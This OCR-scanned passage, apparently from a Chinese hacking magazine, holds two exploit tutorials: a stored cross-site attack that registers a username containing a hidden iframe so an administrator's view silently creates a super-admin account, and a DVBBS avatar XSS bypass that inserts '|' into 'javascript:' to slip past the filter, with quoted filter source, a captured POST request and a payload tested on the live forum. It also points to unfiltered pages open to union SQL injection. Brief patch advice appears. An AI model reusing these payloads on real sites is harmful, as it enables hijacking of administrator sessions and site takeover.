


图2

构造一个自动提交的表单，修改action为网站的绝对路径，熟悉html的朋友应该比较容易完成这步，然后保存为index.htm，这个就是我们要嵌套的网页了，将其上传到你的网页空间后面就ok了。

2、开始注册我们构造的特殊用户，本来是可以随便输跨站字符的，但其服务端对用户名限制在12以内，后来发现判断非常混乱，我选用的是**<iframe src=http://nohack.cabspace.com></iframe>**居然成功注册，难道这是在12以内？真不知道它是怎么判断的（如果有高手知道还请赐教）。大家如果想隐蔽些，就加入**height=0 width=0 border=0**就行了，我只有这个




图 3

空间，名字是太长了，就无法为大家演示这种隐蔽方法了，本文也仅作为参考。直接注册会提示用户名只能为字母和数字的，我们来本地提交，查看注册页面的代码，删除其对用户名做的判断，修改action为绝对路径，然后保存为本地页面提交，这里保存为reguser[1].htm，输入后提交看到我们已经成功注册了。

3、注册完必须登录一次，那样我们的资料才会存入用户数据库，然后就是静侯佳音了，只要管理员在后台查看了会员列表，也就是只要我们大名出现在管理员屏幕上就添加了超级管理员icefall了，如图3。

二、漏洞修补

这个系统存在的安全隐患实在是太多了，整个系统中有防注入程序，也有自己编写的防本地提交，但目录非常混乱，本该include的却没有，如果是应急，可以在user目录下的jionserver.asp中加入<!--#include file="../index/checkpost.asp"-->和<!--#include file="../ Neeao_Sqlln.Asp" -->。

三、写在后面

测试过程中我读了部分代码，发现会员级别是用oklook数值来区分，我没读过金梅电影系统的源码，但怀疑绝大部分是雷同的，user目录下wantpws.asp和searchname.asp对输入也完全没有过滤，union查询肯定爆出n多付费用户。其后台则完全采用cbf001的，两者杂合起来安全性却没能提高，虽然加入了sql防注入文件，却又没处理完善，管理员进入查看我们带有特殊符号的用户具体资料时会被认为提交了非法语句，连管理员ip都会被封，这样的系统还要卖到300到500元？

本文目的只是想教会大家跨站的一种利用方法，也奢望能引起中国整站系统编写者的些许注意，从而开发出更好的系统。

（文章中涉及到的录像和源码已经收录在光盘中）

文章难易度：★★★★★
文章知识点：动网头像跨站漏洞挖掘分析与利用

千金之后动网再找虫——动网又现头像跨站漏洞

寂寞的刺猬[L.S.T]

动网前段时间推出了“千金抓虫”，我得到消息时已是28号了，连忙下载了一套DVBBS代码，找了几个漏洞发了过去，但自那之后，就石沉大海，杳无音信了！难道动网搞“千金抓虫”是为了博个好名声？也可能是我找的漏洞太小，不值得管理员回复！算了，还是老老实实的看代码吧！看看这千金之后的动网是否安全了？

一、分析

今年5月，BCT一连公布了动网的三个漏洞，其中的两个跨站漏洞都是针对“UBB的[IMG]标签”，紧接着剑心在06年6期“网络世界混乱的起源-[img]标签乐翻天”一文中又一次提到动网的img漏洞，看来这个img标签就是动网的薄弱之处！目标锁定后，我就把重点放在了mymodify.asp（资料修改）页，在分析完后，发现新公布的动网程序在更新头像代码处还是存在过滤不严的漏洞！部分源码如下：

```
    Sub update() '头像更新
    If Request.Form("myface") <> "" And ((Clng(Dvbbs.Forum_Setting(54)) > 0 And Not Mypost < Clng(Dvbbs.Forum_Setting(54))) Or Clng(Dvbbs.Forum_Setting(54))=0) And Not InStr(LCase(Request.Form("myface")),".asp")>0 Then '第一步，对是否符合自定义头像的条件进行验证。
    If Request.Form("width")="" or Request.Form("height")="" Then '第二步，验证提交的宽高值，如为空则出现错语提示，下面还有一些代码，因与本次介绍无关，故省略
    ErrCodes=ErrCodes+"<li>"+template.Strings(18)
          略
    Else
    If Cint(Dvbbs.Forum_Setting(55))=0 Then '第三步，如果图片的宽高符合要求，则从后台设置中读取是否允许从其他站点链接头像，0为关闭，如设置的关闭则进行下面的验证。
    If InStr(lcase(Request.Form("myface")),"http://")>0 or instr(lcase(Request.Form("myface")),"www.")>0 Then
    ErrCodes=ErrCodes+"<li>"+template.Strings(21)
    End If
    End If
    Face=Request.Form("myface") '第四步，将myface值赋予face
    width=Request.Form("width")
    height=Request.Form("height")
    End If
    Else
    Dvbbs.Forum_userface = Split(Dvbbs.Forum_userface,"|||")
    If Request.Form("face")="" Then '第五步，如果myface提交值为空，则把Request.Form("face")的值赋予face
    Face=Dvbbs.Forum_userface(0)&Dvbbs.Forum_userface(1)
    Else
    Face=Request.Form("face")
    End If
    End If
    face=Dv_FilterJS(Replace(face,"'","")) '第六步，用Dv_FilterJS()及Replace()对提交来的字符进行过滤。
    face=Replace(face,"..","")
    face=Replace(face,"\","/")
    face=Replace(face,"^","")
    face=Replace(face,"#","")
    face=Replace(face,"%","")
    face=Replace(face,"|","")
    face=Left(face,200)
          略
    Rs("UserFace")=face '第七步，把过滤后的face写入数据库
```

不甚明白？那我们再共同分析一遍，在分析之前，先对上面的“myface”和“face”说明一下，它们分别是动网的自定义头像（myface）和论坛内置头像（face），不要搞混了！先来看第一步，如果提交来的自定义头像（myface）不为空，且用户发帖量达到程序设置的最少发帖数，再就是提交的路径中没有“.asp”，满足了这几个条件，才允许转入第二步，否则跳至第五步。OK！假设条件满足，我们进入第二步，对提交的图片宽高等数据进行验证，符合条件才可以进入第三步，在这一步内，先读取后台的设置，是否关闭了“允许从其他站点链接头像”，如关闭，就执行下面的语句，验证数据的合法性。当合乎要求或开启“允许从其他站点链接头像”选项，才会进行至第四步，在这一步中，将经过层层过滤后的“myface”值赋予“face”，然后转至第六步，用“Dv_FilterJS()”及“Replace()”对“face”再进行过滤！这就是“myface”的提交过程。再来看“face”的提交过程，在前面也提到了，如果提交的“myface”为空或者用户所发帖量小于规定的数值或者自定义的头像名称中含有“asp”，程序就会自动跳至第五步，直接将Request.Form("face")值赋予face。想不到内置头像的读取方法这么简单啊！但简单就等于安全吗？

无论是“myface”还是“face”，最后都要经过第六步“Dv_FilterJS()”及“Replace()”的过滤，虽然使用内置头像的Request.Form("face")方法，可以提交一些特殊字符，但能否通过第六关呢？下面再着重分析一下“Dv_FilterJS()”是如何过滤的：

```
Function Dv_FilterJS(v)
If Not Isnull(V) Then
Dim t
Dim re
Dim reContent
Set re=new RegExp
re.IgnoreCase =True
re.Global=True
re.Pattern="(%)"   '使用的是正则表达式
t=re.Replace(v,"<I>%</I>")  '将字符%替换为<I>%</I>
re.Pattern="(&#)"
t=re.Replace(v,"<I>&#</I>")
re.Pattern="(script)"
t=re.Replace(t,"<I>script</I>")  '将字符script替换为<I>
script</I>
re.Pattern="(js:)"
t=re.Replace(t,"<I>js:</I>")
re.Pattern="(value)"
t=re.Replace(t,"<I>value</I>")
re.Pattern="(about:)"
t=re.Replace(t,"<I>about:</I>")
re.Pattern="(file:)"
t=re.Replace(t,"<I>file:</I>")
re.Pattern="(Document.cookie)"
t=re.Replace(t,"<I>Documents.cookie</I>")
re.Pattern="(vbs:)"
t=re.Replace(t,"<I>vbs:</I>")
re.Pattern="(on(mouse|Exit|error|click|key))"
t=re.Replace(t,"<I>on$2</I>")
Dv_FilterJS=Trim(t)
Set Re=Nothing
End If
End Function
```

瞧瞧！对跨站所用到的“script”、“js:”、“Document.cookie”、“on(mouse|Exit|error|click|key)”、“&#”等字符都进行了过滤。是够严的！但动网好像还不放心，又用“Replace()”对其没有过滤的“'”、“ ..”、“\”、“^”、“#”、“%”、“|”进行了替换。这一下，所有的想法也都被过滤了，感觉很是不爽！

如何突破第六步的过滤呢？想啊想、想啊想……忽然想到了突破PJBLOG上传文件名的方法，PJBLOG在上传过程中，会过滤“asp”格式的扩展名，但如果提交扩展名为“aaspsp”的文件，在经过PJBLOG的过滤之后，所保存的扩展名反而成了.asp。用这个思路来看动网此处的过滤，感觉有些类似！没看出来？木要紧，我再说的详细一些。

在第六步中，程序先用“Dv_FilterJS()”进行过滤，再用“Replace()”过滤，除了“face=Replace(face,"\","/")”这句外，其它的全是替换为空。如果我提交的“face”值是“javascript:”，在传递到Dv_FilterJS()中时，因为有“script”字符，就会被替换成：“java<I>script</I>:”；但如果我提交的face值是：“javas|cript:”（在script中加了一个|字符），这样在交给Dv_FilterJS()验证时，因为没有了和“script”匹配的字符，也就安然无恙的进入到Replace流程内，当走到“face=Replace(face,"|","")”时，因为其中包含了“|”字符，程序就会将其替换为空，那么，“face”再向下传递时，就变回了：“javascript:”，哈哈！跨站代码就这样绕过去了！

二、测试

打开“http://bbs.dvbbs.net”，用已注册的用户登陆。进入后打开“用户控制面板”中的“基本资料修改”页，如图1，在这里，能直接修改的内容是自定义头像（myface）值，而论坛内置头像（face）的值是隐藏在选择项内，所以要修改“face”值，就要采取抓包提交的方式。启动“Winsock Expert”，选择当前页，如图2，然后点用户基本资料页中的“更新”按钮，在更新完成后，“Winsock Expert ”抓取到如下的提交数据：

```
POST /mymodify.asp?action=updat&username=757800
HTTP/1.1
…………略
Referer: http://bbs.dvbbs.net/mymodify.asp
…………略
Host: bbs.dvbbs.net
…………略
Cookie: cnzz02=37; rtime=2; ltime=1150901590266;
cnzz_eid=70332315-; DvForum=usercookies=0&StatUserID=2222
1610207&username=flyyezi…………略

title=&sex=1&face=Images%2Fuserface%2Fimage1.
gif&myface=Images%2Fuserface%2Fimage1.
gif&width=32&height=32&…………略
```




图1

将这些数据分门别类的复制到“POST提交工具”中，接着修改工具“提交信息”中的“myface”和“face”值，在分析过程中已说过，当“myface”为空或其他几个情况下，程序才会读取“face”提交值，所以此处一定要将“myface”的值改为空，而“face”就是我们存放代码的地方，先清除其原值：Images%2Fuserface%2Fimage1.gif，然后输入我们构造好的跨站代码。这里补充一点，动网在前台显示头像时，会将其中的一些敏感HTML代码转换为转义字符，所以我们在构造跨站语句时，要尽量避免

"<"、">"之类字符的出现。如何在不用"<"、">"的情况下跨站呢？问了一下百度，还真找到了方法，对于[img]的跨站，直接输入：javascript:alert('跨站提示')，就能实现跨站效果。OK！在"face"后输入"javas|cript:alert("jm")"，因为代码过滤了单引号，所以此处使用的是双引号。修改后的"提交信息"如图3。提交数据完成后，打开动网论坛的首页，在页面未打开之前，弹出了一个窗口，如图4，呵呵！跨站代码执行成功！




图 2

